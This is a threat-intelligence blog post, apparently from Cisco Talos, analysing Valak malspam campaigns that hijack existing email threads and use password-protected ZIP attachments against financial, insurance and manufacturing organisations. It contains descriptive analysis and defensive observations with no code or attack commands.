Threat Spotlight: Valak Slithers Its Way Into Manufacturing and Transportation Networks

blog.talosintelligence.com/2020/07/valak-emerges.html

Threat summary

- Attackers are actively distributing the Valak malware family around the globe, with enterprises, in particular, being targeted.
- These campaigns make use of existing email threads from compromised accounts to greatly increase success.
- The additional use of password-protected ZIP files can create a blind spot in security protections.
- The overwhelming majority of campaigns occurred over the last couple of months and targeted organizations in the financial, manufacturing, health care and insurance verticals.

Executive summary

Valak is a modular information-stealer that attackers have deployed to various countries since early-to-mid 2019. While Valak features a robust feature set, it is often observed alongside secondary malware payloads, including Gozi/Ursnif and IcedID. This malware is typically delivered via malicious spam email campaigns that leverage password-protected ZIP archives to evade detection by email security solutions that may inspect the contents of emails entering corporate networks. While previous analysis focused on campaigns targeting the United States and Germany, Cisco Talos has observed ongoing campaigns targeting other geographic regions including countries in North America, South America, Europe and likely others. The email campaigns distributing downloaders associated with Valak also appear to be leveraging existing email threads to lend credibility to the emails and increase the likelihood that victims will open file attachments and initiate the Valak infection process.

What's new?

Valak is a relatively new stealer that has greatly increased its distribution over the last several months. By using stolen email threads and password-protected ZIP files, Valak has enjoyed success compromising enterprises. Research shows that organizations are targeted repeatedly by Valak in hopes of monetary gain.

How did it work?

Valak is spread through malspam campaigns. What makes this threat unique is its repeated use of stolen email threads. By replying to existing conversations with their targets, the actors behind Valak greatly increased their success rate. Finally, the email attachments are password-protected, preventing content analysis and inspection prior to reaching a user's desktop.


So what?

The campaigns we analyzed have targeted major organizations in verticals such as energy, health care, finance, manufacturing and insurance. These targets need to be aware that existing email threads are being hijacked with success and organizations will need to decide how to address emails with password-protected attachments, if they accept them at all. As we continue to get better at detecting and blocking spam messages adversaries will continue to move to novel approaches, like email thread hijacking.

Malspam campaigns


In most of the email campaigns observed, the emails consist of a reply message within an existing email thread. In some cases, the previous messages in the email threads were several years old. The emails reference an attached ZIP archive and provide a password that can be used to extract the contents of the archive.

In our analysis, we've identified a couple of patterns to highlight. One of the most important findings is how this group appears to be targeting its victims. During our research, we found Valak targeting financial, manufacturing, insurance and transportation organizations. This included multiple attempts to deliver malspam from different sources. Please note that due to the use of stolen email threads, the emails are heavily redacted to protect the privacy of all parties involved.




Financials targeted


In this example, we will walk through emails observed over the course of a week directed at a single financial institution. The modus operandi for this group is to use stolen/hijacked email threads to send reply emails to target organizations. Below is the first example we saw directed at the financial institution in question.




This email arrived early in the morning and was a response to an email from a couple of months earlier, in late February. Note the basic body, with a password-protected ZIP file. As is also common with these attacks, email signatures are also present. A few hours later, several other emails arrived — all from the same compromised email account. Each of these emails is addressed to a single unique recipient. This is something else we commonly saw — if there was an email thread with many participants, the actors chose to send a single email message to each user instead of replying to all or sending a single email to multiple targets.



The second email is similar to the first with one notable exception. This is a response from an email sent more than two years ago, in late March 2018. This was the first indicator that these actors are hunting through the email accounts they have compromised looking for ways to effectively target potential victims. Throughout the day, the emails would continue from this one email account.




The third email received was associated with an email thread from December 2017, but again is a response to an existing email thread that this particular email account had with the target.




This final email from this account was a reply dating back to March 2018. The compromised account in question was associated with a real estate company, so the emails ranged from information about properties and financing to showings and general friendly emails between associates. This highlights why these campaigns can have a high success rate: They are sent from existing email threads between colleagues or acquaintances. This simple change will greatly increase the likelihood of success. This combined with password-protected ZIP files can defeat a lot of email security and increase the likelihood of the email hitting the target's inbox.

However, this particular email account was not the only one attempting to compromise this bank. We found several other examples that were received later that same day. This second batch of requests shows a group that isn't looking for the best quality email threads to reply to.



In the case above, the adversaries hijacked an automated email sent by LinkedIn after two users connect. Where the previous examples were tied to more robust email threads, this is an example of a less sophisticated attempt to compromise the same financial institution.



In this next example, on that same date, another email account was used to try and lure the victim to infect themselves with Valak. This particular thread was personal and associated with raffle prize winnings, again not necessarily the most effective avenue of attack, but these actors are opportunistic and appear to be willing to try multiple lures against a target organization, regardless of the sophistication or relevance to the intended recipient.

These actors were not done trying to compromise this particular organization. Later in the week, we observed another attempt, this time originating from the account of an IT consultant.

This final example was in reference to an ongoing IT project the consultant was involved in, as you can imagine this could be an increasingly effective lure.


Over the course of our investigation, we found 14 unique emails sent over a period of 10 days. These emails were associated with eight different compromised email accounts and addressed a wide variety of topics, again reiterating the actors' use of all emails they can find associated with a specific target, in this case, a financial institution.

Insurer targeted

Financial institutions weren't the only organizations we observed being targeted by Valak campaigns. We also observed large insurance companies being targeted as well. In this example, an insurer was targeted using a variety of different avenues. These included responses to affidavit email threads from compromised email accounts at law firms, as shown below.

This is a response to an email that was generated by a state court system. By abusing a lawyer's email account, the attackers are again increasing the likelihood of success as lawyers will commonly send documents to clients, co-workers, and other colleagues.

Other examples of lures sent to the insurer include personal threads related to religious activities around the holidays and even individual users emailing about their respective policies with their insurance agents, an example of which is shown below. In the case of the insurer, we found more than 20 emails sent over a period of several weeks from eight different email accounts. This again reinforces how organizations are being targeted by these Valak campaigns.



These are just a handful of the email messages that we saw being abused by these actors. One thing to note about the law firm mentioned above is that during our research we found that several of the email accounts at that firm were being used to target a variety of organizations, including other law firms. This does indicate that at least some of these emails may be associated with larger longer-term compromises.


Password protected attachment usage

One commonality to all the observed Valak campaigns is the use of password-protected attachments. There is an obvious tradeoff for the adversary in using these methods. By password protecting the ZIP file they will bypass a lot of detection technologies, but it may also decrease effectiveness. During our investigation we were able to find examples of these malspam messages being forwarded around an organization and, in some cases to internal IT support personnel, to try and determine how to extract the contents. This really illustrates two points. The first is that it was able to bypass what email security, if any, was present at the enterprises in question. Additionally, it shows that not all users are savvy enough to open password-protected attachments and it may limit users, who would otherwise be susceptible to this attack, from being able to infect themselves.

During the investigation, we observed that the same passwords were often leveraged across multiple targets and malspam campaigns and did not appear to be specific to any individual organization.

